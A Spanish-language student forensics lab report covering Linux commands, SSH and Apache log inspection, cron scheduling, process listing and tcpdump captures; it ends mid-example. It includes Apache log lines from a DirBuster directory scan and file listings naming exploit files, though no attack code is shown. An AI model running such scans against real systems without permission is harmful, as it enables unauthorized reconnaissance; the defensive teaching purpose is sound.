ANALISIS FORENSE


Practica 2 Ramón Rojas Soto

Contenido


LINUX

Comandos básicos de Linux


- Listado de ficheros: **ls -la -R**



- Mensajes generados durante el arranque de sistema: **dmesg**



- Ultimo acceso y modificación de ficheros: **stat**



- Historial de comandos: **history**

- Buscar una cadena de texto en el sistema de ficheros tanto en el nombre como en el contenido: **grep**

```
kali@kali:~$ grep -rl password
.wpscan/db/metadata.json
.wpscan/db/wp_fingerprints.json
.wpscan/db/dynamic_finders.yml
47163.c
.cache/dirb/resume/wordlist.dump
.cache/JetBrains/PyCharm2020.2/index/.persistent/prebuilt/Python/sdk-stubs.input.values
.cache/JetBrains/PyCharm2020.2/index/.persistent/prebuilt/JavaScript/sdk-stubs.input.values
.cache/JetBrains/PyCharm2020.2/index/stubs/py.function.shortname/Py.function.shortName.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/stubs/js.nonglobal.symbol.index/js.nonglobal.symbol.index.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/stubs/py.class.attributes/Py.class.attributes.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/stubs/Stubs.storage.values
.cache/JetBrains/PyCharm2020.2/index/stubs/js.symbol.index2/js.symbol.index2.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/stubs/py.class.shortnameinsensitive/Py.class.shortNameInsensitive.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/stubs/puppet.variable/puppet.variable.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/stubs/py.variable.shortname/Py.variable.shortName.storage.keystream
.cache/JetBrains/PyCharm2020.2/index/http.request.execution.environment/http.request.execution.environment_inputs.values.at
.cache/JetBrains/PyCharm2020.2/index/http.request.execution.environment/http.request.execution.environment.storage.values.at
.cache/JetBrains/PyCharm2020.2/caches/attrib.dat.storageData
.cache/JetBrains/PyCharm2020.2/caches/names.dat.keystream
.cache/JetBrains/PyCharm2020.2/python_packages/pypi-cache.json
```

```
kali@kali:~$ sudo grep -r --include="*.jpg" .
Binary file jpg/00000288.jpg matches
Binary file jpg/00182992.jpg matches
Binary file jpg/00183233.jpg matches
Binary file jpg/00182872.jpg matches
Binary file jpg/00182758.jpg matches
Binary file jpg/00183149.jpg matches
Binary file jpg/00197960.jpg matches
Binary file jpg/00183276.jpg matches
Binary file jpg/00183056.jpg matches
Binary file jpg/00667576.jpg matches
Binary file Desktop/resultadoexamen/jpg/00020192.jpg matches
Binary file Desktop/resultadoexamen/jpg/00000296.jpg matches
```

- Mostrar información del sistema y listar procesos: **top**

```
kali@kali:~$ top
top - 06:48:21 up 15 min,  1 user,  load average: 0.02, 0.05, 0.05
Tasks: 177 total,   2 running, 175 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.1 us,  0.4 sy,  0.0 ni, 99.5 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3933.5 total,   2585.0 free,    501.3 used,    847.2 buff/cache
MiB Swap:    975.0 total,    975.0 free,      0.0 used.   3150.6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1939 kali      20   0  291160  36528  28648 R   3.3   0.9   0:06.70 vmtoolsd
    538 root      20   0  914316 116292  43112 S   1.0   2.9   0:10.32 Xorg
   2061 kali      20   0 1299316  90416  69712 S   1.0   2.2   0:10.02 qterminal
   2132 root      20   0       0      0      0 I   0.3   0.0   0:00.46 kworker/2:0-events
   2175 kali      20   0    9092   3700   3092 R   0.3   0.1   0:00.02 top
      1 root      20   0  167196  11220   8408 S   0.0   0.3   0:02.81 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.02 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-kblockd
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
      9 root      20   0       0      0      0 S   0.0   0.0   0:00.01 ksoftirqd/0
     10 root      20   0       0      0      0 I   0.0   0.0   0:00.12 rcu_sched
     11 root      rt   0       0      0      0 S   0.0   0.0   0:00.00 migration/0
     13 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
```

- Finalizara un proceso: **kill**

```
2199 root      20   0    7608   4512   2964 S   0.0   0.1   0:00.01 nano
```

```
kali@kali:~$ sudo kill -9 2199
```

- Mostrar información del tipo de fichero: **file**

```
kali@kali:~$ file *
17942.c:                C source, UTF-8 Unicode text, with CRLF line terminators
47163.c:                C source, ASCII text, with CRLF line terminators
amass.json:             JSON data
amass.log:              ASCII text
amass.txt:              ASCII text
Analisis:               directory
a.out:                  ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically li
asn.txt:                ASCII text
BlackBeanControl:       directory
Desktop:                directory
Documents:              directory
Downloads:              directory
exploit2:               ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically li
facturas.exe:           empty
gdb.txt:                ASCII text, with very long lines
hack.php:               PHP script, ASCII text
```

- Muestra de los últimos login con la hora y tiempo que ha estado en la maquina: **last**

```
kali@kali:~$ last -15
kali     tty7         :0               Fri May 21 06:33   still logged in
reboot   system boot  5.7.0-kali1-amd6 Fri May 21 06:32   still running
kali     tty7         :0               Wed May 19 11:07 - 15:08  (04:01)
reboot   system boot  5.7.0-kali1-amd6 Wed May 19 11:06 - 15:08  (04:02)
kali     tty7         :0               Wed May 19 05:24 - 07:55  (02:30)
reboot   system boot  5.7.0-kali1-amd6 Wed May 19 05:24 - 07:55  (02:31)
kali     tty7         :0               Wed May 19 05:00 - 05:23  (00:23)
reboot   system boot  5.7.0-kali1-amd6 Wed May 19 04:54 - 05:23  (00:29)
kali     tty7         :0               Tue May 18 11:20 - 12:04  (00:44)
reboot   system boot  5.7.0-kali1-amd6 Tue May 18 11:19 - 12:04  (00:45)
kali     tty7         :0               Mon May 17 10:58 - 12:00  (01:01)
reboot   system boot  5.7.0-kali1-amd6 Mon May 17 10:58 - 12:00  (01:02)
kali     tty7         :0               Mon May 10 05:29 - 06:32  (01:02)
reboot   system boot  5.7.0-kali1-amd6 Mon May 10 05:28 - 06:32  (01:03)
kali     tty7         :0               Mon May 10 03:04 - 03:40  (00:36)

wtmp begins Mon Jul 27 13:28:09 2020
```

Acceso local y remoto

Identificar en el log de SSH una conexión realizada a la máquina.

- Log de información de autorización del sistema: **/var/log/auth.log**

- Log de SSH:

```
kali@kali:~$ ssh 192.168.80.139
The authenticity of host '192.168.80.139 (192.168.80.139)' can't be established.
ECDSA key fingerprint is SHA256:gvAtIL03jQho3VXm7ckOtntbQyaXm0M1K0xY/D5xTXw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.80.139' (ECDSA) to the list of known hosts.
kali@192.168.80.139's password:
Linux kali 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kali@kali:~$
```

```
kali@kali:~$ sudo tail -100 /var/log/auth.log | grep 'sshd'
May 21 07:04:53 kali sshd[2317]: Server listening on 0.0.0.0 port 22.
May 21 07:04:53 kali sshd[2317]: Server listening on :: port 22.
May 21 07:05:00 kali sshd[2319]: Accepted password for kali from 192.168.80.139 port 33186 ssh2
May 21 07:05:00 kali sshd[2319]: pam_unix(sshd:session): session opened for user kali by (uid=0)
May 21 07:05:40 kali sshd[2325]: Received disconnect from 192.168.80.139 port 33186:11: disconnected by user
May 21 07:05:40 kali sshd[2325]: Disconnected from user kali 192.168.80.139 port 33186
May 21 07:05:40 kali sshd[2319]: pam_unix(sshd:session): session closed for user kali
```

▪Web logs

- Logs de apache: **/var/log/apache2**

```
ubuntu@Picas:/var/log/apache2$ ls
access.log    access.log.2.gz  error.log.1     other_vhosts_access.log
access.log.1  error.log        error.log.2.gz
ubuntu@Picas:/var/log/apache2$
```


- Fichero acces.log.1 (ataque con dirbuster)

```
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/1845.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/aigaion-rfi.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /violence.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/user2.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/administr8.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/Sandbox.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/SecureCRT/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/acartpro.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/transfers.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /3651906/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /navs/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/o4/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/srs.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
10.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/winpt.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
```

Programar tarea

Programar una tarea que haga una determinada acción y se pueda comprobar como esta ha sido realizada.

- Para programar una tarea tenemos que modificar el archivo cron para eso usamos el comando **crontab -e**



Dentro del archivo tenemos diferentes opciones de tiempo para ejecutar nuestro comando

Ejemplo:

Ejecutar todos los días a las 7 de la tarde

00 19 * * * usuario /ubicacion/del/script/tarea.sh

A continuación nuestra tarea programada:

Creamos una tarea que hace un ls de nuestro home y lo guarda en un fichero

```
ubuntu@Picas:~$ cat tarea.sh
#!/bin/bash

#script de ejemplo
echo "Tarea programada para ejecutarse cada minuto"
ls ~ > /home/ubuntu/resultado.txt
ubuntu@Picas:~$
```

Comprobamos que el usuario Ubuntu tiene una tarea programada que se ejecuta cada minuto

```
ubuntu@Picas:~$ crontab -u ubuntu -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /bin/bash /home/ubuntu/tarea.sh
ubuntu@Picas:~$
```

Esperamos un minuto y vemos como se ha creado el fichero con el contenido del ls

```
ubuntu@Picas:~$ ls
Descargas   Escritorio  Música      Público        tarea.sh
Documentos  Imágenes    Plantillas  resultado.txt  Vídeos
ubuntu@Picas:~$ cat resultado.txt
Descargas
Documentos
Escritorio
Imágenes
Música
Plantillas
Público
resultado.txt
tarea.sh
Vídeos
ubuntu@Picas:~$
```

Información volátil

- Listado de procesos: **ps aux**

```
ubuntu@Picas:/var/log/apache2$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.2  0.5 102056 11396 ?        Ss   13:07   0:01 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    13:07   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   13:07   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   13:07   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   13:07   0:00 [kworker/0:0H-kblockd]
root           7  0.0  0.0      0     0 ?        I    13:07   0:00 [kworker/0:1-events]
root           9  0.0  0.0      0     0 ?        I<   13:07   0:00 [mm_percpu_wq]
root          10  0.0  0.0      0     0 ?        S    13:07   0:00 [ksoftirqd/0]
root          11  0.0  0.0      0     0 ?        I    13:07   0:00 [rcu_sched]
root          12  0.0  0.0      0     0 ?        S    13:07   0:00 [migration/0]
root          13  0.0  0.0      0     0 ?        S    13:07   0:00 [idle_inject/0]
root          14  0.0  0.0      0     0 ?        S    13:07   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    13:07   0:00 [kdevtmpfs]
root          16  0.0  0.0      0     0 ?        I<   13:07   0:00 [netns]
root          17  0.0  0.0      0     0 ?        S    13:07   0:00 [rcu_tasks_kthre]
```

- Listado de procesos en forma de árbol: **pstree**

```
ubuntu@Picas:/var/log/apache2$ pstree
systemd─┬─ModemManager───2*[{ModemManager}]
        ├─NetworkManager───2*[{NetworkManager}]
        ├─3*[VBoxClient───VBoxClient───2*[{VBoxClient}]]
        ├─VBoxClient───VBoxClient───3*[{VBoxClient}]
        ├─VBoxService───8*[{VBoxService}]
        ├─accounts-daemon───2*[{accounts-daemon}]
        ├─acpid
        ├─apache2───5*[apache2]
        ├─avahi-daemon───avahi-daemon
        ├─colord───2*[{colord}]
        ├─cron
        ├─cups-browsed───2*[{cups-browsed}]
        ├─cupsd───dbus
        ├─dbus-daemon
        ├─gdm3─┬─gdm-session-wor─┬─gdm-x-session─┬─Xorg───5*[{Xorg}]
        │      │                 │               ├─gnome-session-b─┬─ssh-agent
        │      │                 │               │                 └─2*[{gnome-session-b}]
        │      │                 │               └─2*[{gdm-x-session}]
        │      │                 └─2*[{gdm-session-wor}]
        │      └─2*[{gdm3}]
        ├─gnome-keyring-d───3*[{gnome-keyring-d}]
        ├─2*[kerneloops]
        ├─networkd-dispat
```

- Realizar búsquedas sobre los procesos y filtrar por el usuario: **pgrep**

```
ubuntu@Picas:/var/log/apache2$ pgrep nano
2253
ubuntu@Picas:/var/log/apache2$ pgrep -u ubuntu nano
2253
ubuntu@Picas:/var/log/apache2$ ps axu | grep nano
ubuntu      2253  0.0  0.1  17928  3164 pts/1    S+   13:22   0:00 nano
ubuntu      2258  0.0  0.0  17684   664 pts/0    S+   13:22   0:00 grep --color=auto nano
ubuntu@Picas:/var/log/apache2$
```

Auto Arranque

Habilitar el servicio de apache2 para que se arranque cada vez que inicia el sistema.

- Para saber que programas se ejecutan al arrancar los podemos ver en la siguiente carpeta **/etc/rc1.d/**

```
kali@kali:~$ ls /etc/rc1.d/
K01apache2             K01avahi-daemon  K01gdomap   K01inetutils-inetd  K01lightdm  K01network-manager
K01apache-htcacheclean K01bluetooth     K01haveged  K01iodined          K01miredo   K01nfs-common
K01atftpd              K01dns2tcp       K01inetsim  K01ipsec            K01mysql    K01nginx
kali@kali:~$
```

El comando para hacer que apache2 o cualquier otro servicio se inicie al arranque del equipo

Es: **sudo update-rc.d apache2 enable** y para deshabilitarlo es **sudo update-rc.d apache2 disable**

Otra forma de deshabilitar o habilitar el servicio es con el comando **sudo systemctl disable/enable apache2**


Últimos ficheros modificados

- Es posible filtrar varios documentos según su fecha de modificación: sudo find /home/kali/ **-cmin -20** -ls (-cmin -20 tiempo de modificación)

```
kali@kali:~$ sudo find /home/kali/ -cmin -20 -ls
   917506      4 drwxr-xr-x  42 kali     kali         4096 May 21 11:41 /home/kali/
   917517      4 -rw-------   1 kali     kali           49 May 21 11:41 /home/kali/.Xauthority
   917526      4 drwxr-xr-x  15 kali     kali         4096 May 21 11:41 /home/kali/.cache
   917546      4 -rw-r--r--   1 kali     kali            6 May 21 11:41 /home/kali/.cache/blueman-tray-1000
   917544      4 -rw-r--r--   1 kali     kali            6 May 21 11:41 /home/kali/.cache/blueman-applet-1000
   917519      8 -rw-------   1 kali     kali         5818 May 21 11:43 /home/kali/.xsession-errors
   934876      8 -rw-------   1 kali     kali         4896 May 21 11:41 /home/kali/.ICEauthority
   917557     56 -rw-r--r--   1 kali     kali        49326 May 21 07:50 /home/kali/.bash_history
   917564      8 -rw-------   1 kali     kali         8062 May 21 07:50 /home/kali/.xsession-errors.old
   917547      4 drwx------   2 kali     kali         4096 May 21 11:41 /home/kali/.config/gtk-3.0
   934739      4 -rw-r--r--   1 kali     kali          132 May 21 11:41 /home/kali/.config/gtk-3.0/bookmarks
   917576      4 drwxr-xr-x   2 kali     kali         4096 May 21 11:43 /home/kali/.config/qterminal.org
   934875      4 -rw-r--r--   1 kali     kali         2202 May 21 11:43 /home/kali/.config/qterminal.org/qterminal.ini
   917697      8 -rw-r--r--   1 kali     kali         5885 May 21 11:43 /home/kali/.config/Thunar/accels.scm
   917549      4 -rw-------   1 kali     kali           43 May 21 11:41 /home/kali/.config/pulse/0c42c6c017eb4a808d334aedb1e3f72f-default-sink
   917550      4 -rw-------   1 kali     kali           42 May 21 11:41 /home/kali/.config/pulse/0c42c6c017eb4a808d334aedb1e3f72f-default-source
   917514      4 drwx------   3 kali     kali         4096 May 21 11:41 /home/kali/.gnupg
   917516      4 drwx------   2 kali     kali         4096 Jul 27  2020 /home/kali/.gnupg/private-keys-v1.d
```


REDES

Tcpdump



```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -h
tcpdump version 4.99.0
libpcap version 1.10.0 (with TPACKET_V3)
OpenSSL 1.1.1j  16 Feb 2021
Usage: tcpdump [-AbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ] [--count]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ --immediate-mode ] [ -j tstamptype ]
                [ -M secret ] [ --number ] [ --print ] [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ --version ]
                [ -V file ] [ -w file ] [ -W filecount ] [ -y datalinktype ]
                [ --time-stamp-precision precision ] [ --micro ] [ --nano ]
                [ -z postrotate-command ] [ -Z user ] [ expression ]
```

- Seleccionar interfaz para poner en modo promiscuo: **tcpdump -i [interfaz]**




```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:15:59.405215 IP6 fe80::442:e8d8:153c:4c5c.mdns > ff02::fb.mdns: 0 [1a] [2q] [1au] PTR (QM)? _companio
13:15:59.487814 IP 192.168.0.28.58127 > mygpon.domain: 44265+ PTR? b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0
13:15:59.495133 IP mygpon.domain > 192.168.0.28.58127: 44265 NXDomain 0/0/0 (90)
13:15:59.495294 IP 192.168.0.28.59788 > mygpon.domain: 16177+ PTR? c.5.c.4.c.3.5.1.8.d.8.e.2.4.4.0.0.0.0
13:15:59.507388 IP mygpon.12405 > 192.168.0.28.netbios-ns: UDP, length 50
13:15:59.507418 IP 192.168.0.28 > mygpon: ICMP 192.168.0.28 udp port netbios-ns unreachable, length 86
13:15:59.524098 IP mygpon.domain > 192.168.0.28.59788: 16177 NXDomain 0/0/0 (90)
13:15:59.591169 IP 192.168.0.28.37069 > mygpon.domain: 20030+ PTR? 1.0.168.192.in-addr.arpa. (42)
13:15:59.598558 IP mygpon.domain > 192.168.0.28.37069: 20030* 1/0/0 PTR mygpon. (62)
```

Hora ,Ip Origen, IP destino ,Descripción

- Filtrar por un protocolo en concreto

sudo tcpdump -i eth0 icmp solo capturamos paquetes del protocolo icmp (podemos poner TCP,UDP…)



```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:39:18.317809 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 1, length 64
13:39:19.324354 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 1, length 64
13:39:19.324538 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 2, length 64
13:39:19.324781 IP 192.168.0.28 > mygpon: ICMP 192.168.0.28 udp port netbios-ns unreachable, length 86
13:39:19.332547 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 2, length 64
13:39:20.325852 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 3, length 64
13:39:20.333331 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 3, length 64
13:39:21.326850 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 4, length 64
13:39:21.335009 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 4, length 64
13:39:22.328633 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 5, length 64
13:39:22.336443 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 5, length 64
13:39:23.330434 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 6, length 64
13:39:23.341196 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 6, length 64
13:39:24.332851 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 7, length 64
13:39:24.342483 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 7, length 64
^C
15 packets captured
17 packets received by filter
2 packets dropped by kernel

┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=1007 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=8.02 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=7.50 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=8.18 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=7.83 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=117 time=10.8 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=117 time=9.65 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=117 time=8.09 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7013ms
rtt min/avg/max/mdev = 7.495/133.324/1006.565/330.055 ms

┌──(kali㉿kali)-[~]
└─$
```

- por un puerto

sudo tcpdump -i eth0 port 80

```
┌──(kali㉿kali)-[~]
